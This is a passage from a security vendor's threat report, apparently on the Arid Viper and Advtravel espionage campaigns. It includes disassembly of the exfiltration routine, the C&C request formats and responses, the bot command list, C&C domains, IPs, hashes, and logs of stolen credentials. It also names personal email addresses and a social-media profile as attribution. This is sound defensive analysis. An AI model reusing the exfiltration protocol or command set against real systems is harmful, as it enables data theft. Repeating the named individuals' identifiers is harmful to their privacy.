:00412622 jz      short loc_412634
:00412624 push    eax
:00412625 lea     ecx, [esp+5ECh+lpWideCharStr]
:00412629 call    sub_404150
:0041262E cmp     ax, 78h
:00412632 jnz     short loc_41264B
:00412634
:00412634 loc_412634:                             ; CODE XREF: sub_411CE0+942↑j
:00412634 mov     edx, dword_4746C0
:0041263A push    ebp                             ; lpMultiByteStr
:0041263B push    offset aProductsFile_o          ; "products/file_order3.php"
:00412640 push    80                              ; nServerPort
:00412642 push    edx                             ; int
:00412643
:00412643 loc_412643:                             ; CODE XREF: sub_411CE0+8FF↑j
:00412643 call    C2_url_call
```

The Wireshark log (top) shows the files the malware sends to a C&C server. The assembly code section (bottom) searches for .XLS files to steal.

The C&C server immediately responds if each document is interesting or not. This decision probably comes from a hard-coded black list on the server side to likely prevent the client from sending out default templates and generic *readme.txt* files. The server also tries to avoid requesting for duplicates of files it already has in further stealing sessions. It has two possible responses:

- Response for an interesting document:

  ```
  HTTP/1.1 200 OK
  Date: Thu, 02 Oct 2014 14:49:45 GMT
  Server: Apache/2.4.10 (Unix) OpenSSL/1.0.1e-fips mod_
  bwlimited/1.4
  X-Powered-By: PHP/5.5.16
  Transfer-Encoding: chunked
  Content-Type: text/html
  4
  6
  done
  0
  ```

- Response for an uninteresting document:

  ```
  HTTP/1.1 200 OK
  Date: Thu, 02 Oct 2014 14:49:23 GMT
  Server: Apache/2.4.10 (Unix) OpenSSL/1.0.1e-fips mod_
  bwlimited/1.4
  X-Powered-By: PHP/5.5.16
  Transfer-Encoding: chunked
  Content-Type: text/html
  2
  2
  ```

The client then proceeds to list down all of the interesting documents to steal. These are compressed in a *0.txt* file and uploaded to a C&C server via a POST request such as *POST /products/fupdates.php.* This request comprises a single POST parameter formatted as a GET parameter such as *account=38&name=VMwareVirtualIDEHardDrive—1268730784&folder=tree&fname=02-10-2014 10-50.rml&s=<base64-file>.*

The server presumably uses the *account* value, which is the same as the previously mentioned *user* value, to track sessions where particular files are uploaded. The *fname* parameter is the .ZIP file's name and contains a specific date and time. The *0.txt* file is deleted after the upload.

At the end of the file upload, the client issues the request, */products/all_file_info1.php?name=VMwareVirtualIDEHardDrive—1268730784&user=38&file=02-10-2014%20 10-50.rml&type=tree,* to make sure everything went smoothly.

As shown, a single execution allows the malware client to steal documents from infected systems. After carrying out all of its routines, the malware routinely checks back with the C&C server to see if it should continue running using the path, */products/get_statu.php?name=VMwareVirtualIDEHardDrive—1268730784.* A response containing *run11* tells it to continue running whereas *stop* disables it to possibly avoid infecting uninteresting systems.

C&C Infrastructure

Using an initial malware sample and its corresponding C&C server, we looked through internal Trend Micro databases to compile a list of similar malware that contact the same server. All cases revealed that the malware essentially exhibited the same behaviors previously outlined.

The first C&C server found was *pstcmedia.com.* A quick search revealed that another site—*mixedwork.com*—hosted on the same IP address—*188.40.81.136*—also acted as a C&C server. Although the *pstcmedia.com* site changed IP addresses, *mixedwork.com* seemed to stay on this IP address. The other IP addresses *pstcmedia.com* used include *192.254.132.26* and *54.255.143.112.* The second IP address has been sink-holed by other security researchers.

To find other domains that may be part of the same campaign or used by the same perpetrators, an investigation of domain registration data was conducted. The C&C server that *pstcmedia.com* used was registered using the personal email address, *khalid.samraa@gmail.com.* More details on this can be found in the attribution section.


The main page of *mixedwork.com* also contained a decoy redirection to the legitimate site, *http://channel9.msdn.com/events/mix.* But on its 404 page, it is interesting to note the mention of the email address, *ahmed.jmal1989@gmail.com,* as site administrator.

An in-depth look at Trend Micro™ Smart Protection Network™ feedback for network activity similar to the previously mentioned URL paths allowed us to identify where the following active C&C servers were at various times:

- *ahmedfaiez.info*
- *flushupdate.com*
- *flushupate.com*
- *ineltdriver.info*
- *mediahitech.com*

The first three servers have all been hosted at some point on the same IP addresses—*188.40.75.132* and *188.40.106.84*—located in Hetzner, Germany. A more in-depth look at the first IP address revealed that among several other domains, it also hosts two—*advtravel.info* and *fpupdate.info*—that have clear ties to cybercriminal activities although not necessarily to the same campaign being investigated.

A closer look at the last two C&C servers revealed that they have been misconfigured and allowed directory listing. Inside them were large amounts of victim data analyzed in the Operation Advtravel section.



Maltego® map showing the relationships among the sites, IP addresses, and servers seen in the featured campaigns

Operation Arid Viper's main C&C servers have been configured so their main pages redirected visitors to other web pages as shown in the table below.


C&C Server	Site It Redirects To
ahmedfaiez.info	Simply shows the word "test"
flushupate.com	*helpx.adobe.com/flash-player.html*
flushupdate.com	*get.adobe.com/flashplayer*
ineltdriver.com	*downloadcenter.intel.com/default.aspx*
mediahitech.info	Not resolving anymore
mixedwork.com	*visitmix.com/work*

C&C Server	Site It Redirects To
plmedgroup.com	*palmgroupasia.com*
pstcmedia.com	A parked page

A check of the Domain Name System (DNS) Start of Authority (SOA) and Whois records of each identified C&C server turned up several other interesting email addresses, more details on all of which can be found in the attribution section. The table below shows our findings.

C&C Server	Email Addresses Used in DNS SOA and Whois Records
*advtravel.info**	*moh.s009@gmail.com*
ahmedfaiez.info	*moh.s009@gmail.com*
	mahmoud.hashem12@gmail.com
flushupate.com	*moh.s009@gmail.com*
flushupdate.com	*moh.s009@gmail.com*
*fpupdate.info**	*moh.s009@gmail.com*
	mahmoud.hashem12@gmail.com
ineltdriver.com	*moh.s009@gmail.com*
mediahitech.info	*mahmoud.hashem12@gmail.com*
mixedwork.com	*ahmed.jmal1989@gmail.com*
plmedgroup.com	*ahmed.jmal1989@gmail.com*
pstcmedia.com	*khalid.samraa@gmail.com*

*Note that C&C server names marked with * are part of a separate campaign—Advtravel.*



The malware binary hashes and their respective C&C servers, along with the dates they were first seen, allowed us to create a timeline of attacks that shows how much Operation Arid Viper has evolved over time.


OPERATION ADVTRAVEL

Ongoing Operation Advtravel differed from Operation Arid Viper in terms of the malware used, their chosen victims, and attribution information. But it does bear certain similarities to Operation Arid Viper that we believe merits its addition to this paper. The cybercriminals behind this campaign may have some ties with the threat actors behind Operation Arid Viper, which include:

- They shared servers for command and control.
- They used the same email addresses to register their domains—*advtravel.info, fpupdate.info,* and *linksis.info.*
- Their perpetrators had ties to the Gaza Strip.

C&C Infrastructure

While conducting our investigation, we came across an Advtravel C&C server that shared the same infrastructure with Operation Arid Viper. It is particularly interesting to note that the *advtravel.info* site left its server's root directory structure completely open to the public. This, combined with some other cybercriminal activities elaborated in the attribution section, led us to believe that the Advtravel attackers were less-skilled than those behind Operation Arid Viper.



Index of /

- .ftpquota
- B1312.zip
- apps/
- cgi-bin/
- data/
- del/
- downs/
- pat/
- patlogs/
- rpts/
- tools/

Apache/2.4.10 (Unix) OpenSSL/1.0.1e-fips mod_bwlimited/1.4 Server at advtravel.info Port 80

Publicly accessible Advtravel site root directory

An analysis of December 2014 data shows that Advtravel's C&C server directory could be publicly accessed. This allowed us to download copies of its entire content to study as part of our investigation before its owners realized their mistake and locked it down. Earlier versions of data from September 2014 were also downloaded.


The *advtravel.info* directory had several files and folders. Although we were not able to exhaustively analyze every file on it, details on its most interesting components are highlighted below:

- ***B1312.zip:*** This is a 1.4GB compressed backup of all of the other files on the C&C server. Leaving this file on the server allowed us to look inside the code of the .PHP files the attackers used.
- ***/apps/:*** This main directory contains stolen victim data, along with several PHP scripts that uploaded it to the server. It used the format, */apps/A[3 nums]X/[COMPUTERNAME_USERNAME]* where *A[3 nums]X* represents a particular subcampaign while */[COMPUTERNAME_USERNAME]* identifies a unique victim. The three digits in the folder format seem to indicate the month of the year, as they ranged from 001 to 012. Further analysis of the dates when the data was stolen, however, disproved that theory.

  An exhaustive analysis of every file on the server is beyond the scope of this paper but the details of the most interesting components are:

- ***/apps/A[3 nums]X/ison.on:*** This refers to the last time stolen data was uploaded in the format, *dd-mm-yyyy-hh-mm-ss.*
- ***/apps/A[3 nums]X/data/:*** This contains screenshots taken from infected systems, along with the following files, the presence of which varied from victim to victim:
    - ***allips.txt:*** Contains victims' local and external IP addresses.
    - ***CurrentProcess.txt:*** List of running processes on infected systems.
    - ***cmpinf.txt:*** Contains the infection date, OS, user domain name, and username.
    - *downinf.txt:* Contains the infection date, OS, user domain name, username, and status such as "Download Complete :)."
    - ***DrivesList.txt:*** List of all of an infected system's drives.
    - ***FileList.txt:*** List of files in a directory on an infected system, frequently where the malware was executed.
    - ***pdata.txt:*** List of stolen website login credentials.
    - ***webrowser.txt:*** List of stolen web browser credentials.
    - ***wifi.txt:*** List of stolen Wi-Fi connection credentials.
    - ***workdata.txt:*** Contains the infection date, OS, user domain name, username, and a line labeled *APP_PATH=,* which indicates which directory the malware was installed on.
    - ***Winkey.log:*** Log of victims' keystrokes.
    - Other files that the attacker manually ordered his malware to directly steal from the victim. These include documents, pictures, and so on.
- ***/data/:*** This contains three .EXE files shown in the table below.

File Name	MD5 Hash	Purpose
getchr.exe	*77f590608eadcbbcc07de8d26607611f*	Drops HKTL_PASSVIEW
getcmppass.exe	*6d63f1c6962f290156c6459d1158a715*	Hacking tool that gets browser and Wi-Fi network passwords
log.exe	*ccaac14d265915f4fdc6229ec6c9e854* *b9b763980e33e390480c4a0d7c63adec*	Logs keystrokes



Index of /apps/A007X

- Parent Directory
- 123-PC_123/
- 3BFF35D699EC4B8_hoh@/
- 7-PC_7/
- 7_XP_SUPER_Administrator/
- 7oda-PC_7oda/
- 7oooda-PC_7oooda/
- A-E1B5F8C808A34_a h/
- A7MADO-PC_A7MADO/
- AA-4B827CA48AED_top/
- ABC-DD731AE3A20_abc/
- ABDOU_allazy/
- ACS-5D4C056D8B0_ACS/

An index of over 400 compromised systems from just one subcampaign

- ***/del/:*** This has been formatted like the */apps/* folder and also contains stolen victim data, particularly pictures, documents, and passwords.
- ***/downs/:*** This contains several tools like those in the */apps/* folder as shown in the following table.


File Name	MD5 Hash	Purpose
Mkhaled.txt	*b2690a9ac508cfe49f9db76695e18f00*	Contains the text *https://www.facebook.com/messages/LODALODALODA,* which sends a Facebook message to Mohamed Khaled *(https://www.facebook.com/LODALODALODA)*
aa.bat	*1e63925edff6ea3449b7d3468443a52f*	Copies *pat2.exe* and *patver.tmp* from the *\appdata\roaming\explr\* folder
appnew.exe	*ef5a37a6dcb1c417f4324730ce56be48*	Backdoor that accesses the C&C server, *devhelx.no-ip.org*
appsrv.exe	*2da94e47a68d9a137504106a513a3559*	Backdoor that accesses the C&C server, *devhelx.no-ip.org*
estad.scr	*d6951e596910ec6105512ed002f24aa1*	Downloads *pat2.exe*
ez.exe	*293d37cf8c62076de739f4bd68e685bb*	Backdoor that accesses the C&C server, *devhelx.no-ip.org*
kms.rar	*6fa049b83def6c41154558c706b6605d*	Hacking tool that comes in the form of a password-protected archive file
log.exe	*ccaac14d265915f4fdc6229ec6c9e854*	Drops *WinKey.log* where keystrokes are logged
out.rar	*c69bb266bede466825f21d900453f45e*	.ZIP file that contains *pswd2.exe* detected as TROJ_STRPADT.A
pswd2.exe	*0472d67eadb9aaa0491398bd14f6229f*	Dropped .TXT file that contains URLs, usernames, and passwords
pswd4.exe	*d8209defc3966076737401d0a22d27d3*	Dropped .TXT file that contains URLs, usernames, and passwords
start.exe	*0ae436d95cc1eb6a9b57df984734973e*	Downloads *pat2.exe*
svrg.exe	*c8d387bb135d9acef3dfcf56464078fb*	Modifies the auto-run registry

File Name	MD5 Hash	Purpose
usbf2.exe	*d57e0f5f0320f1b3fd8ae81a370170d0*	Detected as TROJ_STRPADT.A and downloads *pat2.exe*
usbf4.exe	*e36680a19601f84af6d311e1fb847eef*	Detected as TROJ_STRPADT.A and downloads *pat2.exe*
vvb.exe	*2a38ff709549b97b4e42b6fae81c6177*	Modifies the auto-run registry
vvb.sfx.exe	*f747d5f998e48279cad7e9ed46e86a6b*	Drops *VVB.exe*

- ***/pat/:*** This contains two files as shown in the table below.

File Name	MD5 Hash	Purpose
pat2.exe	*7171feeedd345a7d50091e76fc7e3ac4*	SFX archive that installs *micro.exe*
pat4.exe	*aa55cb19c3a61c0177e75198c70d6fa3* *dcd2314f1af5dd1fd3e317bdf32faabb*	First sample is a normal file while the second is detected as TROJ_STRPADT.A

- ***/patlogs/:*** Every action that the C&C server carries out is logged in a series of detailed log files here. Each log file uses the format, *Log_A[3 letters]X_[COMPUTERNAME_USERNAME]_m-dd-yyyy-hh-mm-ss.log.*



```
P.Name=SkypeC2CAutoUpdateSvc | P.Id=1776
P.Name=Idle | P.Id=0


08/10/2014 06:58:32 ã

admin@dhs:- Sending command (get_scrshot) to MSS_Smsm...

The command has been sent successfully ...

==================================================
URL               : http://mezo.me/register.php
Web Browser       : Chrome
User Name         : [redacted]
Password          : [redacted]
==================================================

==================================================
URL               : http://mezo.me/register.php
Web Browser       : Chrome
User Name         : [redacted]
Password          : [redacted]
==================================================

==================================================
URL               : http://www.mediafire.com/templates/login_signup/login_signup.php
Web Browser       : Chrome
User Name         : [redacted]
Password          : [redacted]
```

Log snippet showing victim data stolen by an attacker logged in as admin@dhs

- ***/rpts/:*** This contained several empty subdirectories and two files as shown in the table below.

File Name	MD5 Hash	Purpose
pat.exe	*2e5da32b07c531a6508b77f624bbeb22*	Same file as *start.exe*
app11.exe	*342f79337765760ad4e392eb67d5ed2c*	MSI installer for dotnet2

- ***/tools/:*** This contains some .PHP files, two .EXE files, and a .TXT file as shown in the table below.

File Name	MD5 Hash	Purpose
dotnet2.exe	*c64fd1f972822ed84378c7058fea0744*	Legitimate .NET installer
wininstl.exe	*342f79337765760ad4e392eb67d5ed2c*	Same file as *app11.exe*

- ***LastIps.txt:*** This is a long list of IP addresses that correspond to people accessing the *advtravel.info/tools/ip.php* page. Based on geolocation data, these people came from all over the world. The actual last login by the attacker to the server can be geolocated to Gaza in Palestine.


The *advtravel.info* domain was moved to privacy-protected Whois in 2013. From 2007 to 2012 though, it was registered to:

```
Registrant Name:Adv Travels
Registrant Organization:Adv Travels
Registrant Street1:4401 Bayou Boulevard
Registrant Street2:
Registrant Street3:
Registrant City:Pensacola
Registrant State/Province:Florida
Registrant Postal Code:32503
Registrant Country:US
Registrant Phone:+01804777777
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant Email:renold.dave@advtravel.info
```

Malware

An analysis of the stolen files and logs allowed us to come up with a brief description of the initial Advtravel malware. In general, it only serves to respond to a C&C server. The attackers then manually downloaded other tools onto infected systems to extract victim credentials.

After the initial dropper or download chain, the malware starts its data-stealing routine. It calls home to a C&C server and report each folder found on the infected system. The server then replies with a confirmation on whether or not the malware should send the folders' contents.



Possible Advtravel malware infection chain

The Advtravel and Operation Arid Viper malware had similar behaviors. This may or may not be a coincidence, as their binaries significantly differed. The Advtravel malware was coded in C# so the dropper needs to go through additional steps to build and update a .NET-running environment where it can be executed. This involves downloads and Microsoft™ software installations, which not only caused significant infection delays but also served as an additional point of failure to execute.

The following are some sample HTTP requests seen in Operation Advtravel:

- ***GET/sys/who.php?t=2/8/2015%205:30:59%20AM HTTP/1.1:*** First-time login.
- ***GET/sys/genid.php?t=2/8/2015%205:31:00%20AM:*** Asks to generate a unique ID for a particular first-time client. The ID returned in this example was *2aMUu7TcPbUBsHVLNogB.vic,* which will be used by the bot client throughout.
- ***POST/sys/upload.php?dirname=//2aMUu7TcPbUBsHVLNogB.vic&x=old:*** Send directory name information.
- ***GET/sys/data//2aMUu7TcPbUBsHVLNogB.vic/command.cmd?t=2/8/2015%205:31:02%20AM:*** Get a command from the server.


In one particular example, the initial malware was a self-extracting .CAB file that eventually downloaded the main malware and *patver.tmp,* which contains the value, *A012X.* This value indicates the server folder where the stolen data should be uploaded to. This is essentially a campaign identifier. The malware then dropped a .JPG file showing the famous Dome of the Rock Church in Jerusalem. It also exhibited the following behaviors:

- Installs itself to a default location such as *C:\Users\[USER]\AppData\Roaming\AdobeAPP* or *C:\Documents and Settings\[USER]\Application Data\explr*
- Puts logs and support files in *C:\Users\[USER]\AppData\Roaming\AdobeAPP\temp* (Note that the .EXE file varies and appears to be downloaded on demand.)
- Uses many of the support files previously described in another section, which are found in the *\temp* folder
- Can send commands such as the following to bots:
    - ***get_scrshot:*** Get a screenshot.
    - ***get_workdata:*** Returns an infected system's local time, OS, user domain

name, username, and malware path.

  - ***explore_dir*[FULL PATH TO DIR]:*** Gets a directory listing.
  - ***run_file*[FILE TO RUN]:*** Executes a file.
  - ***get_file*[FILE TO GET]:*** Retrieves a victim's file.
  - ***get_procslist:*** Gets a process or task list.
  - ***kill_prcs*[PID]:*** Kills a process.
  - ***get_driveslist:*** Lists all of an infected system's mounted drives.
  - ***=FILE=:*** Allows attackers to upload new files to a victim's system.
  - ***download*[URL]:*** Downloads a file from a URL onto an infected system.
  - ***del_path*[FILE]:*** Deletes a file or folder.
- Communicates with the *advtravel.info/apps/* directory to listen for commands and uploads stolen data to the */del* directory. The log lists down an infected system's current directory, runs a password stealer, retrieves stolen credentials, and takes screenshots.

Based on *patlogs,* at least four botnet administrators—*khloda@dhs, belal@dhs, belal2@dhs,* and *admin@dhs*—log in to the server and control the bots through the administration panel—a tool called *DHDSM.*



```
admin@dhs:~ Sending command (explore_dir*c:\users\el-badry\appdata\roaming\adobeapp
\temp) to El-badry-PC_El-badry...

The command has been sent successfully ...

c:\users\el-badry\appdata\roaming\adobeapp\temp\Sounds
c:\users\el-badry\appdata\roaming\adobeapp\temp\Zip
